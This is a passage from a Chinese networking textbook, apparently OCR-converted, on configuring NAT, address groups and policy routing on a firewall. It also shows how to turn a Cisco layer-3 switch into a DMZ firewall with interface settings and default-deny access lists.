



图 3.14　定义内网地址列表

内网地址列表定义好后，将内网地址列表再合并定义为一个地址组。选择“地址组”菜单项，打开地址组管理页面，然后单击“添加”按钮，打开地址组的定义页面，如图 3.15 所示。在“名称”输入框中输入和定义地址组的名称，然后在“地址列表”中将前面定义的“内网地址 1”和“内网地址 2”添加到地址组中，最后单击“确定”按钮完成地址组的定义和添加。





图 3.15　定义地址组

d. 添加定义 NAT 规则。添加安全规则，规则类型选择“NAT”，如图 3.16 所示。在“源地址”输入框中选择“内网地址”选项，“目的地址”输入框中选择 any，“服务”输入框中选择 any，“源地址转换为”输入框中选择“SFP1 联通”选项，勾选“日志记录”选择，为 NAT 转换增加日志记录，最后单击“确定”按钮，即可完成 NAT 规则的添加定义。

若防火墙有多个因特网出口，则采用同样的方法添加配置对应的 NAT 规则即可。

(3) 添加配置策略路由

如果防火墙只有一个因特网出口，则只需添加一条默认路由，路由的下一跳地址为因特网出口的网关地址。如果防火墙有多个因特网出口，则选择一个出口作为默认路由的出口，其余的网络出口，根据出口能到达的目的网络地址添加配置静态路由即可。




图 3.16　添加配置 NAT 规则

在左侧的菜单栏中，依次选择“网络配置”→“策略路由”菜单项，打开策略路由的管理页面。在该页面中，单击“添加”按钮，添加策略路由，如图 3.17 所示。




图 3.17　添加配置策略路由

若是添加配置默认路由，则目的地址和子网掩码均设置为 0.0.0.0，下一跳地址设置为因特网出口的网关地址，即与防火墙的该接口互联的对端地址，设置好后，单击“确定”按钮，完成策略路由的添加。

源路由是根据内网请求报文的源 IP 地址，来配置指定通过哪一条出口出去访问因特网。一般只有在有特殊需求时才使用。比如，若防火墙配置内网用户默认走联通出口访问因特网，但又要实现内网中的教职工网段，走电信网络出口访问因特网，此时就可通过配置源路由来实现。正常情况下，当有多条因特网出口时，一般是根据要访问的目的网络地址，通过配置策略路由来决定通过哪一条出口出去访问因特网。

通过以上配置之后，防火墙就可正常工作了，配置完成后保存配置。

**6. 防火墙的流量查看**

依次选择“系统监控”→“网络接口”菜单项，打开网络接口流量查看页面，即可查看到各

网络接口的当前流量和历史流量图,如图 3.18 所示。




图 3.18　查看各网络接口的当前流量

单击各接口的"统计图"链接,可查看该接口的历史流量,如图 3.19 所示。





图 3.19　网络接口的历史流量统计图

## 3.2.5 利用三层交换机配置实现防火墙功能

**1. 利用三层交换机作防火墙简介**

三层交换机具有路由和IP报文过滤功能,因此,可通过配置报文的ACL过滤规则来实现防火墙功能。由于交换机对报文的处理是基于硬件的,因此,在处理速度和性能方面具有很好的优势,而且价廉物美。利用一个千兆的三层交换机,即可构建起一个千兆的防火墙,这个交换机剩余的端口还可用作其他用途。

利用三层交换机作防火墙的不足之处在于对防火墙过滤规则的后期维护和管理,比如要修改、添加或删除部分规则,相对于正规防火墙的Web配置页面而言,要显得专业但麻烦一些。

**2. 配置的基本步骤**

利用三层交换机配置成防火墙的方法比较简单,其基本步骤如下。

(1) 分别配置防火墙接口的IP地址。

防火墙一般有WAN、LAN和DMZ 3个基本的网络接口。可将三层交换机的某3个端口分别配置定义成WAN、LAN和DMZ端口来使用,比如用交换机的前3个端口。

在端口用途规划好后,就可将各端口的互联接口地址配置在各端口上。在配置IP地址之前,注意先将端口配置成路由工作模式,交换机的端口默认为二层的交换模式。

(2) 分别针对WAN、LAN和DMZ端口的报文流入方向配置定义ACL规则。

每个端口的报文有流入(in)和流出(out)两个方向,一般可选择流入的方向进行报文过滤。

(3) 将定义好的ACL过滤规则分别应用到WAN、LAN和DMZ端口。

(4) 配置三层交换机的路由。

局域网由于网络结构相对固定,一般使用静态路由。可根据要到达的目的网络地址配置相应的静态路由。

经过这4步之后,三层交换机就可起到防火墙的功能了。

**3. 防火墙过滤规则配置策略与规则的分析确定方法**

(1) 防火墙过滤规则配置策略

防火墙过滤规则的配置策略有默认禁止和默认允许两种。选择哪种策略主要根据应用的需要,看哪种策略所表达出来的过滤规则较少。一般选择默认禁止策略。

(2) 过滤规则的分析确定方法

在具体配置表达过滤规则时,要注意TCP连接是双向的,有出去的访问请求报文,也有从对方回来的响应报文,要根据这两类报文的流向以及所经过的端口,在对应端口上配置相应的规则。

假如FastEthernet1/0/1用作WAN口,用于连接因特网,所要应用的规则编号为101;FastEthernet1/0/2用作LAN口,用于连接局域网内网,所要应用的规则编号为102;FastEthernet1/0/3用作DMZ口,用于连接DMZ区服务器群的接入交换机,所要应用的规则编号为103。

对于允许局域网内网用户访问因特网的Web服务的应用需求,对其过滤规则分析如下。

① 内网用户访问因特网 Web 服务的访问请求报文，通过 FastEthernet1/0/2 端口流入(in)，如果采用的是 in 方向的过滤策略，则应在 102 号规则中表达允许该类报文通过，其过滤规则表达为：

```
access - list 102 permit tcp any any eq 80
```

访问请求报文从 FastEthernet1/0/2 端口流入，经 102 号过滤规则的检查处理后，再经交换机的转发，从 FastEthernet1/0/1 端口流出进入因特网。由于采取的是对 in 方向进行过滤，对于 out 方向，就不用再进行过滤处理了。

② Web 访问的响应报文从 FastEthernet1/0/1 端口流入，因此，需要在 FastEthernet1/0/1 所应用的 101 号规则中，添加表达允许 Web 响应报文通过的规则，其规则表达如下：

```
access - list 101 permit tcp any eq 80 any
```

通过以上两方面的配置，正常的 Web 访问服务的报文就可通过防火墙而不受影响了。其余常用的标准服务(FTP、SMTP、POP3、SSH、TELNET 等)的配置方法与此相同。

③ 除了内网用户对因特网的访问之外，如果 DMZ 区还有服务器群，这些服务器群可被两类人群访问，即因特网用户和局域网内网用户。下面以因特网用户访问 DMZ 区中的 Web 服务器为例，介绍如何确定和配置过滤规则。

因特网用户对 DMZ 区中的 Web 服务器的访问请求报文，通过 FastEthernet1/0/1 端口流入，因此应在 101 号规则中添加配置允许该类报文通过的过滤规则，其过滤规则表达为：

```
access - list 101 permit tcp any any eq 80
```

访问请求报文经交换机的转发后，从 FastEthernet1/0/3 端口流出到达 DMZ 区中的服务器。服务器的响应报文从 FastEthernet1/0/3 端口流入，因此，需要在 103 号规则中添加配置允许 Web 服务的响应报文通过的过滤规则，其过滤规则表达如下：

```
access - list 103 permit tcp any eq 80 any
```

经过以上配置，内网用户就可正常访问因特网中的 Web 服务器，也可正常访问自己局域网 DMZ 区中的服务器了。因特网用户也可正常访问 DMZ 区中的 Web 服务器。

其他允许访问的服务的配置方法与此相同。对于没有在规则中明确表达允许通过的报文，则默认禁止通过，因此，在 101、102 和 103 号规则集的最后，要添加一条默认禁止通行的规则，其规则表达方法如下所示：

```
access - list 101 deny ip any any
```

**4. 配置实例**

(1) 案例网络拓扑

本配置案例的网络拓扑如图 3.20 所示。在本网络拓扑结构中，防火墙使用一台三层交换机充当，用于对 DMZ 区中的服务器群提供安全保护。

在本结构中，防火墙不提供对内网用户的保护。内网用户通过 NAT 转换访问因特网，因特网用户是无法直接访问局域网内网的，因此，内网用户不用考虑来自因特网的攻击。而 DMZ 区中的服务器由于使用的是合法有效的公网地址，因特网用户是可以访问到 DMZ 区

中的服务器的，为保护服务器的安全稳定运行，故必须有防火墙的安全保护。





图 3.20 案例网络拓扑结构

（2）防火墙配置要求

配置防火墙，允许内网用户和因特网用户访问 DMZ 区中的服务器的 Web 服务、FTP 服务、DNS 服务和邮件服务，允许 ping DMZ 区中的服务器，允许内网用户访问 DMZ 区服务器的 TCP 和 UDP 协议的 5631 和 5632 端口，允许访问 DMZ 区中的 100.100.100.3 服务器的 SSH 服务。

（3）防火墙配置

下面以 Cisco 三层交换机为例，介绍防火墙规则的具体配置方法。有关交换机的配置指令的功能与用法，可参阅冯昊编写的《交换机/路由器的配置与管理》（第 2 版）（清华大学出版社）。

① 根据网络接口规划配置各接口的 IP 地址。

```
!进入特权模式
Switch>enable
!进入配置模式
Switch#config terminal
!更改交换机的主机名为 firewall
Switch(config)#hostname firewall
!启用 IP 路由
firewall (config)#ip routing
!选择要配置的 FastEthernet0/1 接口
firewall (config)#interface fastEthernet 0/1
!配置接口的工作模式为路由模式
firewall (config-if)#no switchport
!配置接口的 IP 地址
```

```
firewall (config-if)# ip address 172.16.0.6 255.255.255.252
!选择要配置的 gigabitEthernet 0/1 接口,并配置接口 IP 地址
firewall (config)# interface gigabitEthernet 0/1
firewall (config-if)# no switchport
firewall (config-if)# ip address 172.16.0.2 255.255.255.252
!选择要配置的 gigabitEthernet 0/2 接口,并配置接口 IP 地址
firewall (config)# interface gigabitEthernet 0/2
firewall (config-if)# no switchport
firewall (config-if)# ip address 172.16.0.10 255.255.255.252
```

② 配置定义各 ACL 规则。

a. 配置定义 101 号规则集,该规则将应用于 FastEthernet0/1 接口。以下规则定义命令,在交换机的配置模式下执行。

```
!配置允许因特网用户访问 DMZ 区服务器的标准服务
access-list 101 permit tcp any any eq 20
access-list 101 permit tcp any any eq 21
access-list 101 permit tcp any any eq 80
access-list 101 permit tcp any any eq 443
access-list 101 permit tcp any any eq 25
access-list 101 permit tcp any any eq 110
access-list 101 permit tcp any any eq 53
access-list 101 permit udp any any eq 53
!配置允许因特网用户访问 100.100.100.3 服务器的 SSH 服务
access-list 101 permit tcp any host 100.100.100.3 eq 22
!配置允许因特网用户 ping DMZ 区中的服务器
access-list 101 permit icmp any any
!配置允许内网用户或 DMZ 区服务器主动访问因特网的标准服务的响应报文回来
access-list 101 permit tcp any eq 20 any
access-list 101 permit tcp any eq 21 any
access-list 101 permit tcp any eq 80 any
access-list 101 permit tcp any eq 443 any
access-list 101 permit tcp any eq 1433 any
access-list 101 permit tcp any eq 25 any
access-list 101 permit tcp any eq 110 any
access-list 101 permit tcp any eq 53 any
access-list 101 permit udp any eq 53 any
access-list 101 permit tcp any eq 22 any
!配置默认禁止策略
access-list 101 deny ip any any
```

b. 配置定义 102 号规则集,该规则将应用于 Gig0/1 接口。

在局域网内网没有服务器的情况下,从 Gig0/1 端口流入的报文,均是内网用户的访问请求报文。在 102 号规则中,应配置允许通过的正常访问请求报文。

```
!配置允许内网用户访问 DMZ 区访问请求报文通过
access-list 102 permit tcp any any eq 20
access-list 102 permit tcp any any eq 21
access-list 102 permit tcp any any eq 80
access-list 102 permit tcp any any eq 443
access-list 102 permit tcp any any eq 1433
```

```
access-list 102 permit tcp any any eq 25
access-list 102 permit tcp any any eq 110
access-list 102 permit tcp any any eq 53
access-list 102 permit udp any any eq 53
!配置允许内网用户访问 DMZ 区服务器的 TCP 和 UDP 协议的 5631 和 5632 端口
access-list 102 permit tcp any any range 5631 5632
access-list 102 permit udp any any range 5631 5632
!配置允许内网用户访问 100.100.100.3 服务器的 SSH 服务的访问请求报文通过
access-list 102 permit tcp any host 100.100.100.3 eq 22
!配置允许 ping DMZ 区中的服务器
access-list 102 permit icmp any any
!配置默认禁止策略
